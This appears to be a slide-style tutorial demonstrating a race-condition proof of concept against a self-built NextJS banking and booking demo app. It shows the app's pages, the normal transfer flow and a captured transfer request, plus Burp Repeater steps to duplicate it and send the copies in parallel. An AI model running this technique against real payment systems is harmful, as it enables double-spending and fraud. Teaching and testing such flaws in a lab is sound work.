


RACE CONDITION PoC - SNB

Tech stack: NextJS, Prisma (ORM), PostgresSQL Db(Read Committed)   Deploy on: Vercel

Race Condition PoC - Web app

1. Users - show all users data




User Details

Refresh Data

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	09/05/2024, 14:31:11	userA	mrs. Abily	0	
2	09/05/2024, 14:31:17	userB	mr. Bean	300,000	
3	09/05/2024, 14:31:27	userC	mr. Charlton	100,000	
4	09/05/2024, 14:31:35	userD	ph.D. Duck	100,000	

2 .Profile - show each user data



User Profile

Select User:

#1: userA: mrs. Abily

mrs. Abily
ID# 1
Username: userA
Created At: 09/05/2024
Balance: $100000.00

Rooms:

ROOM ID	NAME	BOOKER ID
4	COZY	1

Go to Transfer History | Go to Booking History


Transfer History:

TRANSACTION ID	AMOUNT	RECEIVER ID	CREATED AT

Booking History:

TRANSACTION ID	ROOM NUMBER	BOOKER ID	CREATED AT
1	# 4	1	22/05/2024, 17:52:05


3. Transfer - money transferring



Transfer Funds

Sender ID:	
Receiver ID:	
Amount:	
Transfer Method:	Standard Transfering.


4. Book - booking a room



Booking

Booker ID:	1
Room Number:	1
Booking Method:	Standard booking.

5. Transfer Histories




Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
5	03/07/2024, 13:04:42	1	4	$50000
4	03/07/2024, 13:04:38	4	1	$20000
3	03/07/2024, 13:04:30	4	3	$20000
2	03/07/2024, 13:04:25	3	2	$10000
1	03/07/2024, 13:04:16	2	1	$10000

6. Booking Histories




Booking Histories

Filter by Room Number: All Rooms

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	22/05/2024, 11:53:31	1	1

Let’s begin with Transfer

- Go to the transfer page



Transfer Funds

Sender ID:

Receiver ID:


Amount:

Transfer Method:

Standard Transfering.

Transfer (Normal Flow)

- Fill the form to transfer money




Sender ID:	1
Receiver ID:	2
Amount:	100000
Transfer Method:	Standard Transfering.

Transfer (Normal Flow)

- Check the user details

result




ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	09/05/2024, 14:31:11	userA	mrs. Abily	0	
2	09/05/2024, 14:31:17	userB	mr. Bean	200,000	
3	09/05/2024, 14:31:27	userC	mr. Charlton	100,000	
4	09/05/2024, 14:31:35	userD	ph.D. Duck	100,000	

Transfer (Normal Flow)

- Check transaction history

result




TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	22/05/2024, 19:39:16	2	1	$100000

Initiating Attacks

- Get the request in Burp HTTP history

- Send the request to the Repeater




```
POST /api/transfer HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 45
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://race-proj-snb.vercel.app/transfer
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i

{
  "senderId":2,
  "receiverId":1,
  "amount":100000
}
```

Predict

- Get the request in Burp HTTP history


- Send the request to the Repeater



```
POST /api/transfer HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 42
```

Predict

- Duplicate the request
- 4-5 requests are OK




```
POST /api/transfer HTTP/2
Host: race-proj-snb.vercel.app
```

Probe (baseline)

- Change the sending method

- Send a group of requests in a single connection

** Reset all the transactions before testing **

